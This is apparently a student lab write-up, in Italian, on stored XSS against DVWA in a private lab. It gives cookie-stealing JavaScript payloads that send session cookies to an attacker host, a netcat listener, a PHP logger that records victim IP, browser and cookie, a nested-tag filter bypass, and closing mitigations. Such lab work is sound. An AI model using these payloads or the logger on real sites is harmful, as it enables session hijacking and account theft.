SECURE SENTINELS

Web Application Exploitation (XSS)

Target: DVWA (Metasploitable 2) - IP: 192.168.104.150

Attaccante: Kali Linux - IP: 192.168.104.100

---

1) Analisi Scenario e Obiettivi

L'obiettivo dell'attività è sfruttare una vulnerabilità di tipo **Stored Cross-Site Scripting (XSS)** presente nella Web Application DVWA. Attraverso l'iniezione di codice JavaScript persistente, si intende simulare il furto di sessione (Session Hijacking) di un utente legittimo, esfiltrando il cookie di autenticazione verso un server controllato dall'attaccante.

Successivamente, si richiede di elevare la complessità dell'attacco aggirando i filtri di sicurezza di livello "Medium" ed espandendo l'esfiltrazione dati per includere IP, Data e User Agent.


---

2) Esecuzione Standard: Livello LOW (Furto Cookie)

2.1 Configurazione Infrastruttura


Per ricevere i dati esfiltrati, è stato predisposto un listener sulla macchina attaccante utilizzando Netcat, in ascolto sulla porta TCP 4444.

- **Comando:** nc -lvnp 4444



2.2 Analisi del Vettore d'Attacco

In DVWA (livello Low), i campi di input del "Guestbook" non effettuano alcuna sanitizzazione dell'input. È possibile inserire tag HTML e script JavaScript che vengono salvati nel database ed eseguiti dal browser di chiunque visualizzi la pagina.



2.3 Payload Utilizzato

È stato iniettato il seguente codice JavaScript nel campo "Message":

HTML

<script>
window.location='http://192.168.104.100:4444/?cookie='+document.cookie;

</script>

Spiegazione Tecnica dello Script:

- **<script> ... </script>**: Tag HTML che delimitano il codice eseguibile JavaScript.
- **document.cookie**: Proprietà del DOM che accede ai cookie di sessione correnti dell'utente (incluso PHPSESSID).
- **window.location**: Metodo che forza il browser a navigare verso un nuovo URL.
- **Logica:** Lo script concatena l'indirizzo del server attaccante (192.168.104.100:4444) con il contenuto dei cookie della vittima, inviandoli come parametro GET HTTP.

2.4 Risultato

Non appena il Guestbook è stato firmato, il browser ha eseguito il reindirizzamento. Netcat ha intercettato la connessione HTTP, mostrando in chiaro il **Session ID**.

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.104.100] from (UNKNOWN) [192.168.104.100] 56344
GET /?cookie=security=low;%20PHPSESSID=314d060219185db569fe48ca54248f45 HTTP/1.1
Host: 192.168.104.100:4444
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.104.150/
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```


---

3) Esecuzione Avanzata (Extra): Livello MEDIUM & Full Dump

3.1 Scenario e Restrizioni

A livello "Medium", l'applicazione introduce difese:


1. **Sanitizzazione:** Il campo "Message" utilizza htmlspecialchars() (rendendo inefficaci i tag), mentre il campo "Name" rimuove la stringa <script>.
2. **Restrizione Lato Client:** Il campo "Name" ha un attributo HTML maxlength="10", impedendo l'inserimento di payload lunghi.




L'obiettivo bonus richiede inoltre il log di: Data, IP, Browser (User Agent) e Cookie.

3.2 Setup Server di Logging (PHP)

Poiché Netcat non salva metadati complessi, è stato creato uno script lato server logger.php ospitato sulla porta 4444.





Codice Sorgente logger.php:

PHP

<?php

$file = fopen('loot.txt', 'a');

$date = date("Y-m-d H:i:s");

$ip = $_SERVER['REMOTE_ADDR'];

$browser = $_SERVER['HTTP_USER_AGENT'];

$cookie = isset($_GET['cookie']) ? $_GET['cookie'] : 'Nessun cookie';

$log_entry = "DATA: " . $date . "\nIP VITTIMA: " . $ip . "\nBROWSER: " . $browser . "\nCOOKIE: " . $cookie . "\n----------\n";

fwrite($file, $log_entry);


fclose($file);

echo "Dati acquisiti (Stop Loop)";

?>

Nota: Il reindirizzamento automatico è stato disabilitato per prevenire loop infiniti durante il test.

```php
<?php
// Apre il file per salvare i dati
$file = fopen('loot.txt', 'a');

// Recupera i dati
$date = date("Y-m-d H:i:s");
$ip = $_SERVER['REMOTE_ADDR'];
$browser = $_SERVER['HTTP_USER_AGENT'];
$cookie = isset($_GET['cookie']) ? $_GET['cookie'] : 'Nessun cookie';

// Prepara il testo da salvare
$log_entry = "DATA: " . $date . "\n";
$log_entry .= "IP VITTIMA: " . $ip . "\n";
$log_entry .= "BROWSER: " . $browser . "\n";
$log_entry .= "COOKIE RUBATO: " . $cookie . "\n";
$log_entry .= "----------\n";

// Scrive nel file e chiude
fwrite($file, $log_entry);
fclose($file);

// Abbiamo aggiunto // prima di header per disattivare il reindirizzamento
// header("Location: http://192.168.104.150/dvwa/vulnerabilities/xss_s/");

// Mostriamo un messaggio per confermare che ha funzionato
echo "Hacked by Ajeje Brazorf";
?>
```



Hacked by Ajeje Brazorf

3.3 Bypass delle Difese (Metodologia)

Per iniettare il payload nel livello Medium è stato necessario:

1. **Bypass del Filtro <script>:** Utilizzata la tecnica del "Nested Tag" nel campo **Name**. Il filtro rimuove la stringa <script>, ma unendo i residui di **<sc<script>ript>**, il codice si ricompone in un tag valido.
2. **Bypass del Limite Caratteri:** Utilizzando gli "Strumenti per sviluppatori" del browser (Ispeziona Elemento), è stato modificato l'attributo maxlength del campo input da 10 a 100 direttamente nel codice HTML locale.


3.4 Payload Avanzato

HTML

<sc<script>ript>window.location='http://192.168.104.100:4444/logger.php?cookie='+document.cookie;</sc<script>ript>

3.5 Risultato Finale (Dump Completo)

L'attacco ha avuto successo. Il file loot.txt generato sul server attaccante contiene tutte le informazioni richieste dalla traccia bonus.



---

4) Conclusioni e Mitigazione

L'esercizio ha dimostrato come le validazioni lato client (come maxlength) siano facilmente aggirabili e non costituiscano una misura di sicurezza. Inoltre, i filtri basati su "blacklist" (rimozione di parole specifiche come <script>) sono spesso vulnerabili a tecniche di offuscamento.

Contromisure raccomandate:

- Validare sempre la lunghezza dell'input lato server.
- Utilizzare funzioni di encoding dell'output appropriate al contesto (es. entity encoding).
- Implementare Content Security Policy (CSP) per limitare l'esecuzione di script non autorizzati.